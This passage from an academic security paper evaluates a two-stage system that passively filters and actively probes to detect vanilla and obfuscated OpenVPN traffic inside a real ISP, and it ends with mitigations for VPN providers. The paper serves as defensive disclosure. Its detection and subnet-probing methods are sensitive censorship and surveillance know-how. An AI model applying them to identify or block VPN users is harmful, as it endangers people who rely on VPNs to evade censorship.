Previous works attempt to identify VPN traffic only *after* the flow terminates, making use of aggregated statistics such as connection duration [17, 24, 26]. However, detecting disallowed traffic only after the flow is finished may be of limited interest to a real-world censor [4]. We therefore have two objectives for our *Filter*: to reduce probing targets by being as selective as possible, *and* to detect OpenVPN as soon as possible within a flow.

Inspired by [4, 67], we consider the windowing strategy of limiting the inspection to only the first N data packets of a flow. We tested N from [10, 20, 30, ... 200] on the *ISP* and *VPN Dataset*. As shown in Figure 8 (a), the number of ISP flows that are flagged by the *Filter* declines from over 62,000 to 322 as we increase the observation window. However, we note that a window size of 100 packets has already achieved a precision within 2% of the best performing (200 packets).

Detection Speed and Potential Impact on Blocking A smaller window size can sever a connection at an earlier stage, thereby reducing transfer of data to a censored endpoint, while a more conservative windowing strategy excels at accuracy. In our deployment, we use 100 packets as the window size to balance detection speed and accuracy. To put this choice into perspective, we note that the Great Firewall of China (GFW) was previously observed to send confirmation probes to suspected endpoints in 15-minute intervals, and it has only recently moved to near real-time operation [11]. Recent work on how it detects Shadowsocks shows the median delay between the beginning of a connection and probing is about a minute, with probes being replayed for up to 47 times for confirmation [1]. In comparison, our deployment with a window size of 100 packets gives a median time of 7.9 seconds for the filter to flag an OpenVPN connection. We believe even with this delay, our system is still useful for censors who are interested in blocking OpenVPN connections. In addition, we note that a motivated adversary can further optimize this delay and speed the detection by tuning window size and probing rate, but with some potential loss of accuracy.

7.3 Effects of Packet Loss

We investigate the effects of packet loss on the performance of the *Filter*. An adversary analyzing traffic on a busy network needs to keep pace with the packet arrival rate, or otherwise packet drops will start to occur due to a CPU bottleneck. For the opcode and ACK fingerprinting, we need to inspect the raw contents of each reassembled packet until the observation window is reached, for all flows. This means all traffic must be passed on to Zeek's scripting layer, which may lead to a CPU bottleneck. In addition, the Network Interface Card (NIC) may also become an upstream bottleneck and lead to end-to-end packet loss. We therefore explore what to expect from the *Filter* when packet loss is inevitable.

We configure Zeek to ignore events signaling new packets with different probabilities in order to simulate random packet loss. We test loss rates from 1% up to 80%. The experiment is repeated three times, and the average result is reported in Figure 8 (b). We find that packet loss starts to have noticeable effects on the *Filter*'s outputs once the loss rate surpasses 10%. Notably, when packet loss starts to affect the detection




Figure 8: **Effects of (a) observation window and (b) average packet loss rate on *Filter*'s performance**

accuracy, both opcode and ACK fingerprint vulnerabilities always produce *underblocking* instead of *overblocking*, which is favoured by real-world censors [56]. Still, in order to minimize the effects of packet loss, we always configure the Monitoring Station to sample flows with a given rate (adjusted with CPU resources and traffic volume) for our online evaluation.

7.4 Server Churn for Asynchronous Probing

After the *Filter* generates a list of probing targets, the *Prober* can either send probes synchronously as soon as a target is emitted, or asynchronously, waiting for a pre-configured interval before sending probes to targets in batches. Sending probes synchronously has the advantage of obtaining the most accurate results before the server IP is churned. However, this requires the probing system to be online the whole time. In contrast, sending probes in batches is more efficient and easier to manage, but the server IP may be churned if the interval between the filtering phase and the probing phase is excessively long. We explore a probing frequency that achieves efficiency and accounts for possible server IP churn. To do this, we monitor the 180,858 known OpenVPN servers from the *Censys Set* described in 6.3. Starting from August 2nd, 18:00 EDT, we probe the servers every 3 hours for a week and record their responses.

As shown in Figure 9, even after a week, only 2.39% of OpenVPN servers either are not in the listening state or have been replaced by a different service. This suggests that the majority of OpenVPN servers are not churned frequently. In




Figure 9: **OpenVPN server churns over time.**

our online evaluation, we choose to probe targets in batches on a daily basis to balance between efficiency and potential IP churn. Based on the result of this test, approximately 0.9% of servers may be churned within 24 hours.

7.5 Probe UDP and Obfuscated OpenVPN Servers

The active probing scheme in the previous section primarily targets vanilla OpenVPN TCP servers, as it exploits the header length field that is unique to TCP mode that requires packetization. In addition, it works effectively against XOR-obfuscated servers because the length field is prefixed *after* the XOR encryption is applied to an OpenVPN packet. This construction allows us to probe XOR-obfuscated servers in the same way as if they had no obfuscation at all.

For UDP or other obfuscated servers, our probes are no longer effective because the length field is either not present (UDP) or encrypted (tunnel-based obfuscation). However, a critical observation is that most commercial VPN providers usually offer vanilla TCP servers along with UDP and/or obfuscated variants. This is expected as commercial VPN providers attempt to optimize their VPN's performance as well as reliability, since tunnel-based obfuscation adds overhead and UDP traffic may encounter more problems than TCP in a firewalled network. Furthermore, the vanilla TCP service is often co-located with the UDP or obfuscated OpenVPN services, presumably due to lower hosting and maintenance cost. They could be on the same host by listening on different ports, or they could be located in adjacent IPs in the same VPN provider subnet. In other words, probing adjacent netblocks of a suspected UDP or obfuscated endpoint may reveal nearby vanilla TCP servers, whose existence corroborates the *Filter* results. For our *Prober* deployment on two dedicated measurement machines, we limit our probing to the /29 subnet the target IP belongs to over all TCP ports. This specific subnet size is chosen primarily due to probing resources limitation, and a more well-resourced adversary may expand the probing to larger subnets. With only two measurement machines, the parallelized /29 *Prober* is able to probe targets generated by a *Filter* monitoring a 5 Gbps network interface.

8 Real-world Deployment Setup

We set out to explore if an ISP or censor can fingerprint OpenVPN connections at scale, without significant collateral damage. Adopting the viewpoint of an adversarial ISP, we deploy our framework inside *Merit*, as shown in Figure 2. Our evaluation is two-fold: we generate *control* vanilla and obfuscated flows with commercial VPN providers and attempt to identify them as a network intermediary; we also process other traffic passing through our Monitoring Station in order to estimate the false positive rate of our framework.

We set up our framework on a 16-core server (Monitoring Station) inside *Merit* with two mirroring interfaces that have an aggregated 20 Gbps bandwidth. Due to the large traffic volume, we optimize our deployment with PF_RING [38] in order to improve the packet processing speed. We employ PF_RING in zero-copy mode and spread the traffic load across a Zeek cluster of 15 workers. Nonetheless, due to limited CPU resources, we only sample 12.5% of all TCP and UDP flows arriving at the network interfaces in order to minimize the effect of packet loss. The sampling is based on IP pairs so that all bi-directional traffic of a flow will be selected/dropped together. With these settings, we are able to operate with an end-to-end packet loss rate under 3%. Even though we process only a fraction of all traffic, our *Filter* still handles over 15 Terabytes of traffic from over 2 billion flows on an average day on a single server. In addition, processing all traffic without sampling is feasible through parallelism or using faster CPUs.

Next, we set up *Probers* on two dedicated measurement machines, each provisioned with 10 IPv4 and 1 IPv6 addresses. By the end of each day during the evaluation, the *Probers* fetch filtering logs from the Monitoring Station. For each target, we run a Masscan [25] to the /29 subnet the IP belongs to over all TCP ports (1-65535). We follow up each discovered open port by running our probing scheme, and endpoints confirmed through probing are recorded for manual analysis.

To select VPN services for evaluation, we first generate a list of "top" VPN services ranked by popularity. We combine 80 providers, most of which are paid premium VPN services, from top VPN recommendation sites based on previous work [42], listed in Appendix Table 4. Next, we visit the websites of these VPN providers searching for "Obfuscation", "Stealth", or "Camouflage Mode" *etc.*, and include providers that offer at least one obfuscated VPN configuration. In total, we find 24 providers offering obfuscated services. We test all obfuscation configurations if more than one is offered as well as vanilla OpenVPN for each provider. If TCP and UDP modes are both available, we test them separately. In total, we have 81 configurations, 41 of which are obfuscated ones.

We configure the Client Station inside *Merit* to act as a VPN client. Both upstream and downstream traffic of the Client Station go through the router that mirrors traffic to the Monitoring Station. In addition, we exclude this server from our random sampling so that *all* traffic to/from this server will be analyzed. On the client, we run an automated script to generate *control* traffic for our evaluation. For each iteration, we start the VPN client application and connect to the "default / recommended" server using Pywinauto [41]. After a random wait of 20 to 180 seconds, we confirm that the VPN tunnel is active and generate random browsing traffic with Selenium [45] by sending requests to a random website from the Alexa top 500. Finally, we disconnect from the VPN server and wait for 180 seconds before proceeding to the next iteration. For each VPN configuration, we repeat the process 50 times and collect packet captures for reference.

Control Flows	Overall Recall	3141/4120 (76.24%)
	Filter Recall	3635/4020 (90.42%)
	Prober Recall	3186/3635 (87.65%)
	Vanilla Recall	1718/2000 (85.90%)
	Obfuscated Recall	1468/2020 (72.67%)
All Flows	Flow Count	23183039736
	Bytes Processed	124.67 Terabyte
	Flows $\geq$ Observation Window	10070994
	Filter Outputs	75850
	Probing Outputs	3638
	Confirmed OpenVPN Flows	3245
	Remaining Unclassified	393 (0.0039%)%

Table 3: **High-level evaluation statistics on *Merit*.**

9 Evaluation & Findings

We started the evaluation on August 13, 2021, and kept the monitor running for a week until August 20. Table 3 contains high-level statistics of the evaluation. A more detailed result that breaks down statistics by each *control* VPN configuration can be found in Appendix Table 5.

9.1 Results for *control* VPN flows

Overall, we are able to identify 1,718 out of 2,000 vanilla flows, corresponding to 39 out of 40 unique configurations. This suggests the majority of OpenVPN traffic and servers are vulnerable to passive filtering and active probing, respectively. The few exceptions correspond to VPN providers that only offer UDP-based services or hide their servers behind IDS [7], which thwarts our probing attempts. Surprisingly, we also identify over two-thirds of all obfuscated flows, corresponding to 34 out of 41 obfuscated configurations. This result is mostly due to obfuscated services using OpenVPN as their backbone protocol and insufficient obfuscation failing to mask OpenVPN's fingerprints. Alarmingly, out of the "top 10" VPN providers ranked by *top10vpn.com* [52], eight provide obfuscation services of some sort, suggesting that being undetectable is within the providers' threat model for their clients. Yet, *all* of them are flagged as suspect flows due to either insufficient encryption (Opcode) or insufficient obfuscation over packet length (ACK). Considering that these obfuscated

VPN services usually claim to be "undetectable" or claim that the obfuscation "keeps you out of trouble" [5, 54], this result is alarming as users who use these services may have a false sense of privacy and "unobservability".

4 out of the "top 5" VPN providers use XOR-based obfuscation, which is easily fingerprintable. We find that among the "top 5" VPN providers [52], four offer obfuscated services, all of which nonetheless are flagged as OpenVPN flows by our *Filter* over 90% of the time. A closer look at the raw packet capture suggests that *all* of them employ obfuscations that are almost identical to the unofficial XOR patch, thereby making them vulnerable to fingerprinting. Alarmingly, the XOR-based obfuscation—despite being rejected by OpenVPN developers [57]—appears to be a major obfuscation strategy adopted by the majority of VPN providers we test, who often praise the patch for its simplicity and low overhead. Although the patch can bypass some of the most basic filters adopted by existing open-source DPI tools, we have demonstrated that even a slightly more sophisticated filter will be able to reliably and accurately detect them.

Wrapping OpenVPN inside encrypted tunnels is a popular obfuscation strategy, yet some flows are still recognizable due to a lack of random padding. Another popular class of obfuscation strategies is tunnel-based, which wraps OpenVPN traffic inside an encrypted tunnel to frustrate any analysis over packet payloads. Examples include Stunnel, SSH tunnel, Shadowsocks, obfs{2/3/4}, and V2Ray(VMess). Overall, we find 20 obfuscated configurations deployed by 14 VPN providers that are tunnel-based. However, most of these tunnels do not add random padding to the payload being tunneled, with the only exceptions being obfs4 and VMess which can draw packet sizes from certain distributions. Among the 20 tunnel-based obfuscated services, only three of them deploy obfs4 and only one deploys VMess, leaving the remaining 16 vulnerable to ACK fingerprinting. We note that this does not mean these tunneling tools do not work, but rather that protection against traffic analysis is not among the design goals. For example, the threat model of obfs3, which is deployed by Perfect Privacy VPN, states that the obfuscator "does not try to protect against non-content protocol fingerprints, like the packet size or timing" [32]. Yet, we have demonstrated that for applications with distinct signature over packet length, such as OpenVPN, even the simplest threshold-based detection can identify them with reasonable accuracy.

UDP and obfuscated servers often share infrastructure with vanilla TCP servers, leaving them "guilty by association". We discover that the majority of UDP and obfuscated OpenVPN services are co-located with vanilla TCP servers. For example, TorGuard hosts vanilla and stunnel-obfuscated OpenVPN instances on the same host but different ports, whereas Perfect Privacy hosts them in neighboring IPs (*.*.193.26 for vanilla, *.*.193.27 for Stunnel, *.*.193.28 for SSH, and *.*.193.29 for obfs3). We find that for 34 out of 41 obfuscated services, at least one vanilla OpenVPN TCP server can be found within the server's /29 subnet. Similarly, we were able to actively probe 18 out of 20 UDP configurations due to their co-location with TCP servers. In addition, we also find five providers sharing infrastructures used by their obfuscated services. For example, one IP (23.95.*.*) hosts Cryptostorm's SSH-obfuscated service as well as SecureVPN's vanilla servers. This result is only a lower bound as we did not connect to every single server available from each provider. Obfuscated services using shared infrastructures may be easier for adversaries to identify and block.

On the positive side, some deployed services successfully evade our detection. Some providers deploy randomizers such as obfs4, v2ray, or proprietary protocols with random padding, which stopped us at the filtering stage (e.g. Tunnelbear). In addition, some providers deploy their obfuscated servers behind a firewall or IDS, which would respond with SYN-ACKs to every arriving SYN packet on almost all TCP ports [13,21]. Since we limit probe targets to 2,000 open ports per IP for practical considerations, this leads to false negatives when none of the probes hit an OpenVPN-listening port. Moreover, some VPN providers do not host vanilla OpenVPN TCP servers at all, such as VyprVPN, which currently only supports UDP as transport. For these providers, even though our *Filter* flags their flows as suspected OpenVPN, we were not able to confirm with subsequent probing. Finally, some providers host UDP or obfuscated servers outside the /29 probing range of the vanilla TCP ones, and we miss them due to probing resource constraints.

9.2 Results for all flows

Figure 10 shows an hour-level breakdown of the evaluation statistics, excluding *control* flows. Overall, both the *Filter* and *Prober* are able to reduce the number of suspected flows by several orders of magnitude, which when combined flagged 3,638 flows as OpenVPN connections. We manually analyze these flows to confirm our detection results.

Among the 3,638 flows, the destination servers for 469 of them respond to our *Base Probe #1* with an explicit server reset, indicating the presence of a legitimate OpenVPN server not configured with HMAC protection. For the remaining 3,169 flows, we first noticed that 2,580 of them are between a single IP pair. Based on our log, the client initiates a connection every 4 minutes to the server on port 1194 (assigned to OpenVPN). Reverse DNS lookup associates the client IP with the "lib-locker" subdomain under a private university in the US. Furthermore, the server runs a TLS service listening on port 443, which sends a certificate belonging to a smart locker company with subject and issuer CN as "vpn._COMPANY_-.com". Based on these evidence, we believe the captured flows correspond to the secure communications between a deployed smart locker and the infrastructure that controls it. This also suggests that the fingerprintability of OpenVPN may




Figure 10: ***Merit* evaluation results over days, excluding Control VPN flows.**

not only be a problem concerning censorship circumvention, but it may also be used for reconnaissance to identify and target IoT devices that communicate to their servers over an OpenVPN channel. Finally, we attempt to further characterize the remaining 589 flows based on circumstantial evidence about the destination endpoint.

Co-location with TLS In practice, TLS is the most common application we have seen that is co-located with an OpenVPN instance. For each of the remaining flows, we probe its destination endpoint with a TLS Client Hello and analyze the certificate and web page returned. Endpoints of 40 flows return certificates whose subject or issuer CN suggest VPN activity, such as `*.vpn.ipvanish.com`, `*.vpn.wlvpn.com`, `*.virtualshield.org`, and `OpenVPN Web CA`. In addition, 16 endpoints serve OpenVPN web interfaces over TLS.

WHOIS, DNS PTR, ISP Name We look up the WHOIS and DNS PTR records of the destination endpoints. 11 server IPs of 41 flows contain WHOIS records that can be linked back to a VPN provider, such as `protonvpn-*`, `PRIVADO-*`, and `secureconnectivity-*`. In addition, 2 servers have DNS PTR records as `*.strong.blackoakcomputers.com` and `fosvpncluster.fos.*.com`.

IP Context Service Several online platforms claim to offer VPN IP database or IP context services. We found 124 flows that can be linked to a commercial VPN server IP by the lookup service hosted on `spur.us`. However, these services do not disclose their specific methodology and their accuracy has not been systematically evaluated.

Our 7-day evaluation flagged 3,638 flows that are identified as "OpenVPN" from over 10 million flows that exceed our observation window. Among these, we are able find evidence that supports our detection result for 3,245 flows. The majority of the remaining 393 flows have server IPs belonging to cloud hosting services, and we are not able to further classify them. Conservatively, we can upper bound the false positive rate to 0.0039%, which is three orders of magnitude lower than previous ML-based approaches (1.4%-5.5%) [3, 14, 26]

10 Discussion and Mitigations

ISPs and government censors are motivated to detect OpenVPN flows in order to enforce traffic policies and information controls. We demonstrate that tracking and blocking the use of OpenVPN, even with most deployed obfuscation methods, is practical at scale and with minimal collateral damage. We note that many VPN providers' claims that their obfuscated services are unobservable appear to be misleading and potentially dangerous, especially to users from countries where personal VPN usage is illegal. In light of our findings, users should *not* expect complete unobservability even when connected to "obfuscated" OpenVPN-based services.

Putting the human danger aside, the ease of fingerprinting makes OpenVPN more susceptible to throttling or blocking from ISPs and governments. Previous research suggests that some censors already use two-stage pipelines, which are highly similar to our deployment, to detect other protocols such as Tor or Shadowsocks [1, 71]. These adversaries can quickly adapt such infrastructure to detect OpenVPN traffic by simply adding protocol-specific fingerprints and probes. Furthermore, while we focus on OpenVPN due to its overwhelming popularity among commercial VPNs, it is possible to extend our two-stage framework to other VPN protocols (e.g., WireGuard and StrongSwan) by analyzing their communication patterns and server behaviors. Governments can also quickly adopt these fingerprints to track and block VPN usage during sensitive times, like political upheavals, when VPN

connections are most vital to the free flow of information.

Short-Term Mitigation There are several defensive strategies to achieve near-term protection from the fingerprinting attack we describe. First, VPN providers offering both vanilla and obfuscated OpenVPN services should avoid colocating them. Ideally, obfuscation servers should be well separated from OpenVPN instances in the network address space and operate as "bridge servers" that forward client traffic to VPN servers elsewhere. For example, Mullvad VPN offers a Shadowsocks-based obfuscator service as a dedicated bridge, separating the VPN servers from the obfuscation [28].

Second, VPN providers should switch from static to random padding for their obfuscated services. As we have shown, for protocols with a stable and distinctive handshake phase, even the most basic threshold-based detector is able to fingerprint them by packet sizes. Ideally, the obfuscation layer should be able to send zero-length packets (packets whose payloads are all padding) to break the one-to-one correspondence between the unobfuscated and obfuscated packet streams [72]. Yet it is worth noting that previous work has shown that even fully randomized obfuscators (e.g., obfs4) can themselves be vulnerable to entropy-based fingerprinting attacks [67].

Third, we suggest that the OpenVPN developers follow recommendations from previous work with regard to how servers respond to failed handshake attempts. Servers closing failed connections immediately or in a predictable manner has enabled active probing attacks against a variety of other protocols [1, 13, 58]. In response, these protocols have implemented either unlimited timeouts (reading from the buffer indefinitely) or diversified close behaviors (in which each server instance closes failed connections in a different manner).

Long-Term Defenses In the long term, we fear that the cat-and-mouse game between censors and circumvention tools, such as the Great Firewall and Tor, will occur in the VPN ecosystem as well, and developers and providers will have to adapt their obfuscation strategies to the evolving adversaries. We urge commercial VPN providers to adopt more standardized obfuscation solutions, such as Pluggable Transports [39], and to be more transparent about the techniques used by their obfuscated services. This transparency will help foster development of stronger obfuscation methods and encourage developers to design better techniques to overcome the progress of information control technologies. Additional future work is needed to characterize the performance costs of different approaches to VPN obfuscation and to help users with varying threat models make appropriate trade-offs between performance and resilient unobservability.

11 Conclusion

We have demonstrated that OpenVPN, even with widely applied obfuscation techniques, can be reliably detected and blocked at-scale by network-based adversaries. Inspired by previous real-world censorship events, we designed a two-phase system that performs passive filtering followed by active probing to fingerprint OpenVPN flows. We evaluated the practicality of our approach in partnership with a mid-size ISP, and we were able to identify the majority of vanilla and obfuscated OpenVPN flows with only negligible false positives, which supports that the techniques we describe would be practical even for adversaries averse to collateral damage.

Users worldwide rely on VPNs to protect their security and privacy and to escape Internet censorship, yet the ease of fingerprinting OpenVPN traffic and the commodification of DPI technologies bring monitoring and blocking of popular VPN services within reach for almost any network operator. We propose several short-term mitigations that can help defend against these threats, but in the long term, we urge VPN providers to adopt more resilient and better standardized obfuscation approaches.

12 Acknowledgement

The authors are grateful to Matthew Wright for shepherding the paper, and to the anonymous reviewers for their constructive feedback. This material is based upon work supported by the National Science Foundation under Grant No.1518888, 1823192, 2007741, 2042795, 2120400.

References

[1] Alice, Bob, Carol, J. Beznazwy, and A. Houmansadr. How China Detects and Blocks Shadowsocks. In *ACM Internet Measurement Conference (IMC)*, 2020.

[2] Stealth VPN - Astrill VPN. https://www.astrill.com/features/vpn-protocols/stealth-vpn.

[3] S. Bagui, X. Fang, E. Kalaimannan, S. C. Bagui, and J. Sheehan. Comparison of machine-learning algorithms for classification of vpn network traffic flow using time-related features. In *Journal of Cyber Security Technology*, 2017.

[4] L. Bernaille, R. Teixeira, I. Akodjenou, A. Soule, and K. Salamatian. Traffic classification on the fly. In *Computer Communication Review, Association for Computing Machinery*, 2006.

[5] BolehVPN Traffic Obfuscation Keeps You out of Trouble. https://www.vpnmentor.com/blog/bolehvpn-traffic-obfuscation-keeps-you-out-of-trouble/.

[6] E. Crist and J. Keijser. *Mastering OpenVPN*. Packt Publishing, 2015.

[7] Cryptostorm - Port Stripping v2. https://cryptostorm.is/blog/port-striping-v2.

[8] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *13th USENIX Security Symposium (USENIX Security 04)*.

[9] A. Dunna, C. O'Brien, and P. Gill. Analyzing china's blocking of unpublished tor bridges. In *8th USENIX Workshop on Free and Open Communications on the Internet (FOCI 18)*.

[10] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by Internet-wide scanning. In *22nd ACM Conference on Computer and Communications Security*, 2015.

[11] R. Ensafi, D. Fifield, P. Winter, N. Feamster, N. Weaver, and V. Paxson. Examining How the Great Firewall Discovers Hidden Circumvention Servers. In *Proceedings of the 2015 Internet Measurement Conference*.

[12] R. Ensafi, P. Winter, A. Mueen, and J. Crandall. Analyzing the great firewall of china over space and time. *Proceedings on Privacy Enhancing Technologies*, 2015.

[13] S. Frolov, J. Wampler, and E. Wustrow. Detecting Probe-resistant Proxies. In *Network and Distributed System Security*, 2020.

[14] P. Fu, C. Liu, Q. Yang, Z. Li, G. Gou, G. Xiong, and Z. Li. A NetFlow Sequence Attention Network for Virtual Private Network Traffic Detection. In *International Conference on Web Information Systems Engineering*.

[15] P. Gao, G. Li, Y. Shi, and Y. Wang. VPN Traffic Classification Based on Payload Length Sequence. In *2020 International Conference on Networking and Network Applications (NaNA)*.

[16] T. Garrett, L. E. Setenareski, L. M. Peres, L. C. Bona, and E. P. Duarte. Monitoring network neutrality: A survey on traffic differentiation detection. *IEEE Communications Surveys & Tutorials*, 2018.

[17] G. D. Gil, A. H. Lashkari, M. Mamun, and A. A. Ghorbani. Characterization of Encrypted and VPN Traffic Using Time-Related Features. In *the 2nd International Conference on Information Systems Security and Privacy(ICISSP)*, 2016.

[18] Hide.me: Security Hardened OpenVPN Config with Traffic Obfuscation. https://hide.me/en/blog/security-hardened-openvpn-config-with-traffic-obfuscation/.

[19] H. Hoogstraaten. Evaluating server-side internet proxy detection methods (MSc thesis). 2018.

[20] A. Houmansadr, C. Brubaker, and V. Shmatikov. The Parrot Is Dead: Observing Unobservable Network Communications. In *2013 IEEE S&P*.

[21] L. Izhikevich, R. Teixeira, and Z. Durumeric. LZR: Identifying unexpected internet services. In *30th USENIX Security Symposium (USENIX Security 21)*.

[22] F. Li, A. A. Niaki, D. Choffnes, P. Gill, and A. Mislove. A large-scale analysis of deployed traffic differentiation practices. In *Proceedings of the ACM Special Interest Group on Data Communication*. SIGCOMM, 2019.

[23] libprotoident: Library for application protocol identification. https://github.com/wanduow/libprotoident.

[24] M. Lotfollahi, M. J. Siavoshani, R. S. H. Zade, and M. Saberian. Deep packet: a novel approach for encrypted traffic classification using deep learning. In *Soft Comput 24*, 2019.

[25] MASSCAN: Mass IP port scanner. https://github.com/robertdavidgraham/masscan.

[26] S. Miller, K. Curran, and T. Lunney. Multilayer Perceptron Neural Network for Detection of Encrypted VPN Network Traffic. In *2018 International Conference On Cyber Situational Awareness, Data Analytics And Assessment (Cyber SA)*.

[27] A. Molavi Kakhki, A. Razaghpanah, A. Li, H. Koo, R. Golani, D. Choffnes, P. Gill, and A. Mislove. Identifying traffic differentiation in mobile networks. In *IMC'15*.

[28] MullvadVPN: Intro to Shadowsocks. https://mullvad.net/en/help/intro-shadowsocks/.

[29] nDPI: Open Deep Packet Inspection Library. https://www.ntop.org/products/deep-packet-inspection/ndpi/.

[30] OpenVPN Reliability Layer module. http://build.openvpn.net/doxygen/group__reliable.html#details.

[31] Nim Programming Language. https://nim-lang.org/.

[32] Obfs3 threat model. https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3.

[33] Learning more about the GFW's active probing system. https://blog.torproject.org/learning-more-about-gfws-active-probing-system.

[34] The History of OpenVPN. https://openvpn.net/blog/the-history-of-openvpn/.

[35] Question about tls-crypt and port 443 firewall ducking. https://sourceforge.net/p/openvpn/mailman/message/35560747/.

[36] OpenVPN_XORPatch. https://github.com/clayface/openvpn_xorpatch.

[37] Y. Pang, S. Jin, S. Li, J. Li, and H. Ren. OpenVPN Traffic Identification Using Traffic Fingerprints and Statistical Characteristics. In *Internation Conference on Trustworthy Computing and Services*, 2012.

[38] PF_RING ZC (Zero Copy). https://www.ntop.org/products/packet-capture/pf_ring/pf_ring-zc-zero-copy/.

[39] Pluggable transports. https://pluggabletransports.info/.

[40] Port shadows via network alchemy. https://breakpointingbad.com/2021/09/08/Port-Shadows-via-Network-Alchemy.html.

[41] Pywinauto. https://github.com/pywinauto/pywinauto.

[42] R. Ramesh, L. Evdokimov, D. Xue, and R. Ensafi. VPNalyzer: Systematic Investigation of the VPN Ecosystem. In *Network and Distributed System Security*, 2022.

[43] R. Ramesh, R. S. Raman, M. Bernhard, V. Ongkowijaya, L. Evdokimov, A. Edmundson, S. Sprecher, M. Ikram, and R. Ensafi. Decentralized Control: A Case Study of Russia. In *Network and Distributed System Security*, 2020.

[44] Attention to companies using vpn services in operation. https://rkn.gov.ru/news/rsoc/news73628.htm.

[45] Selenium. https://www.selenium.dev/.

[46] W. Seltzer. Infrastructures of censorship and lessons from copyright resistance. In *Workshop on Free and Open Communications on the Internet (FOCI)*, 2011.

[47] R. Sundara Raman, L. Evdokimov, E. Wurstrow, J. A. Halderman, and R. Ensafi. Investigating Large Scale HTTPS Interception in Kazakhstan. In *Proceedings of the 2020 ACM Internet Measurement Conference*.

[48] R. Sundara Raman, A. Stoll, J. Dalek, R. Ramesh, W. Scott, and R. Ensafi. Measuring the Deployment of Network Censorship Filters at Global Scale. In *Network and Distributed System Security*, 2020.

[49] Surfshark camouflage. https://surfshark.com/features.

[50] Hardening OpenVPN Security. https://openvpn.net/community-resources/hardening-openvpn-security/.

[51] W. J. Tolley, B. Kujath, M. T. Khan, N. Vallina-Rodriguez, and J. R. Crandall. Blind In/On-Path Attacks and Applications to VPNs. In *30th USENIX Security Symposium (USENIX Security 21)*.

[52] Top10VPN: VPN Reviews. https://www.top10vpn.com/.

[53] Tor In China – The Onion Router. http://www.mediafactory.org.au/2015-media6-deepweb/2015/10/01/tor-in-china/.

[54] Stealth VPN Unblock Websites, Firewalls and VPN Blocks. https://torguard.net/stealth-vpn.php.

[55] GFW probes based on Tor's SSL cipher list. https://gitlab.torproject.org/legacy/trac/-/issues/4744.

[56] M. C. Tschantz, S. Afroz, Anonymous, and V. Paxson. SoK: Towards Grounding Censorship Circumvention in Empiricism. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[57] Tunnelblick and openvpn_xorpatch. https://tunnelblick.net/cOpenvpn_xorpatch.html.

